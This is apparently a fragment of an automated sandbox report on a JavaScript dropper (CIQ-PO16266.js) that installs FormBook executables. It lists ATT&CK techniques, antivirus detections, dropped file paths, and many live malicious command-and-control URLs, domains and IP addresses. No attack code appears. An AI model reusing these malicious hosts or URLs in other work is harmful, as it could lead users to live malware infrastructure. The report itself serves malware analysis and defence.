Default Accounts	4 3 Scripting	Boot or Logon Initialization Scripts	2 1 Registry Run Keys / Startup Folder	4 3 Scripting	1 Input Capture	1 3 System Information Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Shared Modules	Logon Script (Windows)	Logon Script (Windows)	4 Obfuscated Files or Information	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Exploitation for Client Execution	Logon Script (Mac)	Logon Script (Mac)	3 Software Packing	NTDS	3 4 1 Security Software Discovery	Distributed Component Object Model	1 Input Capture	Scheduled Transfer	1 Data Encoding	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	2 Masquerading	LSA Secrets	2 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	4 Non-Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Virtualization/Sandbox Evasion	Cached Domain Credentials	2 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	1 1 4 Application Layer Protocol	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	5 1 2 Process Injection	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Rundll32	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
CIQ-PO16266.js	25%	Virustotal		Browse
CIQ-PO16266.js	22%	ReversingLabs	Script-JS.Trojan.Cryxos	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe	100%	Avira	TR/Crypt.ZPACK.Gen	
C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe	100%	Avira	TR/Crypt.ZPACK.Gen	
C:\Users\user\AppData\Local\Temp\bin.exe	100%	Avira	TR/Crypt.ZPACK.Gen	
C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\bin.exe	100%	Joe Sandbox ML		
C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe	49%	Metadefender		Browse
C:\Program Files (x86)\Clf0t8l5h\oxx7nkdv4g8.exe	100%	ReversingLabs	Win32.Trojan.FormBook	
C:\Users\user\AppData\Local\Temp\Clf0t8l5h\oxx7nkdv4g8.exe	49%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\Clf0t8l5h\oxx7nkdv4g8.exe	100%	ReversingLabs	Win32.Trojan.FormBook	

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\bin.exe	49%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\bin.exe	100%	ReversingLabs	Win32.Trojan.FormBook	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
23.0.oxx7nkdv4g8.exe.8d0000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.2.bin.exe.10000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
23.0.oxx7nkdv4g8.exe.8d0000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
23.2.oxx7nkdv4g8.exe.8d0000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.bin.exe.10000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
23.0.oxx7nkdv4g8.exe.8d0000.3.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
23.0.oxx7nkdv4g8.exe.8d0000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.medyumgalip.com	1%	Virustotal		Browse
rasheedabossmoves.com	8%	Virustotal		Browse
dilshadkhan.duia.ro	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.ratebill.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VredmFyIGN0	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrext10	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre$s	100%	Avira URL Cloud	malware	
http://www.refreshertowels.com/np8s/?zVB=MO+mSdLLrNuwRQYoVJuGLv0I5Vniy3FD6QWfbcj4un1GXTVLdefusF8/o4IGo+fIW5Ou&4hM4=o4B0f	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/Vre-Agent((	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VrebWcgPSAi	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreMw	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreadkhan.duum	100%	Avira URL Cloud	malware	
http://www.refreshertowels.com/np8s/?zVB=MO+mSdLLrNuwRQYoVJuGLv0I5Vniy3FD6QWfbcj4un1GXTVLdefusF8/o4IGo+fIW5Ou&CTr8g=z48HVPSHfp	0%	Avira URL Cloud	safe	
http://www.ratebill.com/np8s/?4hM4=o4B0f&zVB=OAQ8ZAk71VYHsoGBQeS0cLLvyBMKMlAsSK0ta2CkcQgnl+jMatCDHwZEkBjakU6FhLRf	100%	Avira URL Cloud	malware	
http://www.rasheedabossmoves.com/np8s/?4hM4=o4B0f&zVB=pvCvVC1srqMzTu3vjZ/Pi4S7puQ7WYlroZs2vwEH9SE4BkgUF4SEMyF7Qq3EYWraDKw9	100%	Avira URL Cloud	malware	
http://www.topings33.com/np8s/?zVB=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEMINrnM1Idbq&4hM4=o4B0f	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreox	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreMpN	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VrentWW	100%	Avira URL Cloud	malware	
http://www.halecamilla.site/np8s/?zVB=/pe3of3KthlHX+AZdE40oBjh24oMUm2DhTWzf9+6lBsOaTWyqOSb4stDRDmzQmtt1180&4hM4=o4B0f	0%	Avira URL Cloud	safe	
http://https://www.domainnameshop.com/whois?currency=SEK&lang=sv	0%	Avira URL Cloud	safe	
http://www.medyumgalip.com/np8s/?zVB=vppS5AedQQffRlEeclZ7feN7VEirdPdpHk1lk+jbM2J+jzoAXquLk4CVs1G32f+Ix1mc&4hM4=o4B0f	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/VreMs&	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre9	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre2	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://dilshadkhan.duia.ro:6670/VreMF	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre4	100%	Avira URL Cloud	malware	
http://www.pdwfifi.com/np8s/?4hM4=o4B0f&zVB=xL/YlJAUY6uB/cHSlkc/r5VaZJ7uMa0kbAtysG6BLnWT6huomjvuhq3RLtT5uw3RUbD6	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreeX9	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre0	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre1	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrenter2	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/KCQlm	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrets	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreM:	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre)	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VrecomputerNUMBER_OF_H	100%	Avira URL Cloud	malware	
http://www.jlbwaterdamagerepairseattle.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreHGG	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreoX&B	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrenter2Pac	100%	Avira URL Cloud	malware	
http://www.brawlhallacodestore.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre~	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreZXBsYWNl	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre63209-4053062332-1000	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreKTsNClZO	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrew	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vret	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreo	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrep	100%	Avira URL Cloud	malware	
www.gafcbooster.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrel	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrei	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreXGxvY2Fs	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreadkhan.d	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre63209-4053062332-100	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreITL	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreR	100%	Avira URL Cloud	malware	
http://www.pdwfifi.com/np8s/	100%	Avira URL Cloud	malware	
http://www.jlbwaterdamagerepairseattle.com/np8s/?4hM4=o4B0f&zVB=d/nstEfJj6EqHIao63FJ0s9GuqA95KQHoqtaktjr9/p2jHwlkCQ3yhCEo1SUrSQk5nZl	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreM	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vre-Agent((m	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreG	100%	Avira URL Cloud	malware	
http://www.topings33.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vrenter22	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VrePSAiQ2wi	100%	Avira URL Cloud	malware	
http://https://www.domainnameshop.com/whois	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/Vre0D	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreKS5yZXBsrr	100%	Avira URL Cloud	malware	
http://www.muddybootslife.com/np8s/	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreKS5yZXBsrrm	100%	Avira URL Cloud	malware	
http://www.brawlhallacodestore.com/np8s/?zVB=SjFSW0qH8X1Gu/+4r88YNPSLQa2KKx1h4LPt291Cc0nRXdmgbio7b0swgMzU3Pebjd8T&4hM4=o4B0f	100%	Avira URL Cloud	malware	
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=5864849777998;gt	0%	URL Reputation	safe	
http://dilshadkhan.duia.ro:6670/Vrer:	100%	Avira URL Cloud	malware	
http://www.ratebill.com	0%	Avira URL Cloud	safe	
http://dilshadkhan.duia.ro:6670/Vreadkhan.duu	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/Vreoft.XMLHTTPll	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/VreG1C	100%	Avira URL Cloud	malware	
http://dilshadkhan.duia.ro:6670/	100%	Avira URL Cloud	malware	

Source	Detection	Scanner	Label	Link
http://https://www.domainnameshop.com/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.ratebill.com	137.220.133.198	true	true		unknown
www.medyumgalip.com	172.67.140.71	true	true	• 1%, Virustotal, Browse	unknown
rasheedabossmoves.com	160.153.136.3	true	true	• 8%, Virustotal, Browse	unknown
dilshadkhan.duia.ro	91.193.75.133	true	true	• 3%, Virustotal, Browse	unknown
sekolahkejepang.com	103.247.11.212	true	true		unknown
www.refreshertowels.com	23.231.99.207	true	true		unknown
www.topings33.com	162.0.230.89	true	true		unknown
www.localbloom.online	185.134.245.113	true	true		unknown
www.pdwfifi.com	185.53.179.171	true	true		unknown
shop.freewebstore.org	52.17.85.125	true	false		high
www.jlbwaterdamagerepairseattle.com	170.39.76.27	true	true		unknown
www.68chengxinle.com	45.39.111.146	true	true		unknown
www.84866.xyz	35.241.47.216	true	false		unknown
www.o7oiwlp.xyz	134.122.201.217	true	true		unknown
www.tentanguang.online	185.27.134.149	true	false		unknown
muddybootslife.com	66.235.200.145	true	true		unknown
halecamilla.site	207.174.214.35	true	true		unknown
www.wps-mtb.com	unknown	unknown	true		unknown
www.muddybootslife.com	unknown	unknown	true		unknown
www.spxtokensales.com	unknown	unknown	true		unknown
www.rasheedabossmoves.com	unknown	unknown	true		unknown
www.sekolahkejepang.com	unknown	unknown	true		unknown
www.halecamilla.site	unknown	unknown	true		unknown
www.brawlhallacodestore.com	unknown	unknown	true		unknown
www.hengyuejiguang.com	unknown	unknown	true		unknown
www.mysbaally.com	unknown	unknown	true		unknown
www.gafcbooster.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.ratebill.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.refreshertowels.com/np8s/?zVB=MO+mSdLLrNuwRQYoVJuGLv0I5Vniy3FD6QWfbcj4un1GXTVLdefusF8/o4IGo+fIW5Ou&4hM4=o4B0f	true	• Avira URL Cloud: safe	unknown
http://www.refreshertowels.com/np8s/?zVB=MO+mSdLLrNuwRQYoVJuGLv0I5Vniy3FD6QWfbcj4un1GXTVLdefusF8/o4IGo+fIW5Ou&CTr8g=z48HVPSHfp	true	• Avira URL Cloud: safe	unknown
http://www.ratebill.com/np8s/?4hM4=o4B0f&zVB=OAQ8ZAk71VYHsoGBQeS0cLLvyBMKMlAsSK0ta2CkcQgnl+jMatCDHwZEkBjakU6FhLRf	true	• Avira URL Cloud: malware	unknown
http://www.rasheedabossmoves.com/np8s/?4hM4=o4B0f&zVB=pvCvVC1srqMzTu3vjZ/Pi4S7puQ7WYlroZs2vwEH9SE4BkgUF4SEMyF7Qq3EYWraDKw9	true	• Avira URL Cloud: malware	unknown
http://www.topings33.com/np8s/?zVB=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEMINrnM1Idbq&4hM4=o4B0f	true	• Avira URL Cloud: malware	unknown
http://www.halecamilla.site/np8s/?zVB=/pe3of3KthlHX+AZdE40oBjh24oMUm2DhTWzf9+6lBsOaTWyqOSb4stDRDmzQmtt1180&4hM4=o4B0f	true	• Avira URL Cloud: safe	unknown
http://www.medyumgalip.com/np8s/?zVB=vppS5AedQQffRlEeclZ7feN7VEirdPdpHk1lk+jbM2J+jzoAXquLk4CVs1G32f+Ix1mc&4hM4=o4B0f	true	• Avira URL Cloud: safe	unknown
http://www.pdwfifi.com/np8s/?4hM4=o4B0f&zVB=xL/YlJAUY6uB/cHSlkc/r5VaZJ7uMa0kbAtysG6BLnWT6huomjvuhq3RLtT5uw3RUbD6	true	• Avira URL Cloud: malware	unknown

Name	Malicious	Antivirus Detection	Reputation
http://www.jlbwaterdamagerepairseattle.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.brawlhallacodestore.com/np8s/	true	• Avira URL Cloud: malware	unknown
www.gafcbooster.com/np8s/	true	• Avira URL Cloud: malware	low
http://www.pdwfifi.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.jlbwaterdamagerepairseattle.com/np8s/?4hM4=o4B0f&zVB=d/nstEfJj6EqHIao63FJ0s9GuqA95KQHoqtaktjr9/p2jHwlkCQ3yhCEo1SUrSQk5nZI	true	• Avira URL Cloud: malware	unknown
http://www.topings33.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.muddybootslife.com/np8s/	true	• Avira URL Cloud: malware	unknown
http://www.brawlhallacodestore.com/np8s/?zVB=SjFSW0qH8X1Gu/+4r88YNPSLQa2KKx1h4LPt291Cc0nRXdmgbio7b0swgMzU3Pebjd8T&4hM4=o4B0f	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/VredmFyIGN0	wscript.exe, 00000005.00000002.995617824.000002CA05530000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.961947849.0000019175800000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000002.966667032.000002A0FDD80000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrext10	wscript.exe, 00000007.00000002.973441987.0000019175C0F000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre$s	wscript.exe, 00000009.00000002.973024572.000002A0FE375000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=chrom322;cat=chrom01g;ord=58648497779	explorer.exe, 00000004.00000000.51155298.000000000813C000.00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/Vre-Agent((	wscript.exe, 00000005.00000002.995617824.000002CA05530000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000002.966667032.000002A0FDD80000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VrebWcgPSAi	wscript.exe, 00000002.00000002.961660167.0000015597430000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreMw	wscript.exe, 00000002.00000003.896415401.0000015597A51000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.google.com/chrome/thank-you.html?statcb=0&installdataindex=empty&defaultbrowser=0ytFd.	explorer.exe, 00000004.00000000.474624274.0000000007EF6000.00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/Vreadkhan.duum	wscript.exe, 00000007.00000002.961947849.0000019175800000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.google.com/chrome/	explorer.exe, 00000004.00000000.517507891.000000000DFC1000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.478929782.000000000DFF5000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.540379994.000000000DFC1000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=clien612;cat=chromx;ord=1;num=3931852	explorer.exe, 00000004.00000000.477200448.00000000081D3000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.537643218.00000000081D3000.00000004.00000001.00020000.00000000.sdmp	false		high
http://www.msn.com/?ocid=iehp	explorer.exe, 00000004.00000000.517507891.000000000DFC1000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.478929782.000000000DFF5000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.540379994.000000000DFC1000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://www.google.com/chrome/iehposignin141sntEs	explorer.exe, 00000004.00000000.475095108.0000000008044000.00000004.00000001.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/Vreox	wscript.exe, 00000009.00000003.799097708.000002A0FC3C2000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000003.798949584.000002A0FC3BA000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000003.796829092.000002A0FC3A7000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreMpN	wscript.exe, 00000009.00000002.972932842.000002A0FE300000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VrentWW	wscript.exe, 00000005.00000003.919362750.000002CA03732000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.920503026.000002CA0373B000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.domainnameshop.com/whois?currency=SEK&lang=sv	rundll32.exe, 0000000D.00000002.1035473126.00000000049E2000.00000004.10000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.google.com/chrome/thank-you.html?statcb=0&installdataindex=empty&defaultbrowser=0m	explorer.exe, 00000004.00000000.488060173.0000000000F04000.00000004.00000020.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/VreMs&	wscript.exe, 00000007.00000002.962073296.0000019175BB8000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre9	wscript.exe, 00000009.00000003.795747446.000002A0FE3C4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre2	wscript.exe, 00000005.00000003.921517592.000002CA056E6000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.999768148.000002CA056E0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreMF	wscript.exe, 00000005.00000003.921517592.000002CA056E6000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000002.999768148.000002CA056E0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre4	wscript.exe, 00000007.00000002.973441987.0000019175C0F000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreeX9	wscript.exe, 00000007.00000003.938446628.0000019173A5D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.938737820.0000019173A76000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.938565002.0000019173A64000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.938264988.0000019173A54000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000002.961784713.0000019173A77000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.938676812.0000019173A67000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre0	wscript.exe, 00000002.00000003.896087228.0000015597A8A000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000002.00000003.703640260.0000015597A27000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vre1	wscript.exe, 00000005.00000003.755909949.000002CA03738000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrenter2	wscript.exe, 00000002.00000002.961961202.0000015597A20000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000007.00000003.774305004.0000019173A76000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1	explorer.exe, 00000004.00000000.517717240.000000000E01D000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.474624274.0000000007EF6000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.540526960.000000000E01D000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000003.572487291.000000000E01D000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.478971428.000000000E01D000.00000004.00000001.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://dilshadkhan.duia.ro:6670/KCQlm	wscript.exe, 00000009.00000003.512513259.000002A0FE165000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/Vrets	wscript.exe, 00000009.00000002.973024572.000002A0FE375000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreM:	wscript.exe, 00000005.00000002.999768148.000002CA056E0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.msn.com/de-ch/?ocid=iehpr2	explorer.exe, 00000004.00000000.517507891.000000000DFC1000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.478929782.000000000DFF5000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.540379994.000000000DFC1000.00000004.00000001.00020000.00000000.sdmp	false		high
http://dilshadkhan.duia.ro:6670/Vre)	wscript.exe, 00000005.00000003.919362750.000002CA03732000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000005.00000003.920503026.000002CA0373B000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VrecomputerNUMBER_OF_H	wscript.exe, 00000009.00000003.798741707.000002A0FE393000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000003.797946340.000002A0FE38D000.00000004.00000020.00020000.00000000.sdmp, wscript.exe, 00000009.00000003.798562853.000002A0FE392000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreHGG	wscript.exe, 00000007.00000003.773058007.0000019175C95000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://dilshadkhan.duia.ro:6670/VreoX&B	wscript.exe, 00000007.00000002.962073296.0000019175BB8000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.msn.com/?ocid=iehpHg9s	explorer.exe, 00000004.00000000.475095108.0000000008044000.00000004.00000001.00020000.00000000.sdmp	false		high
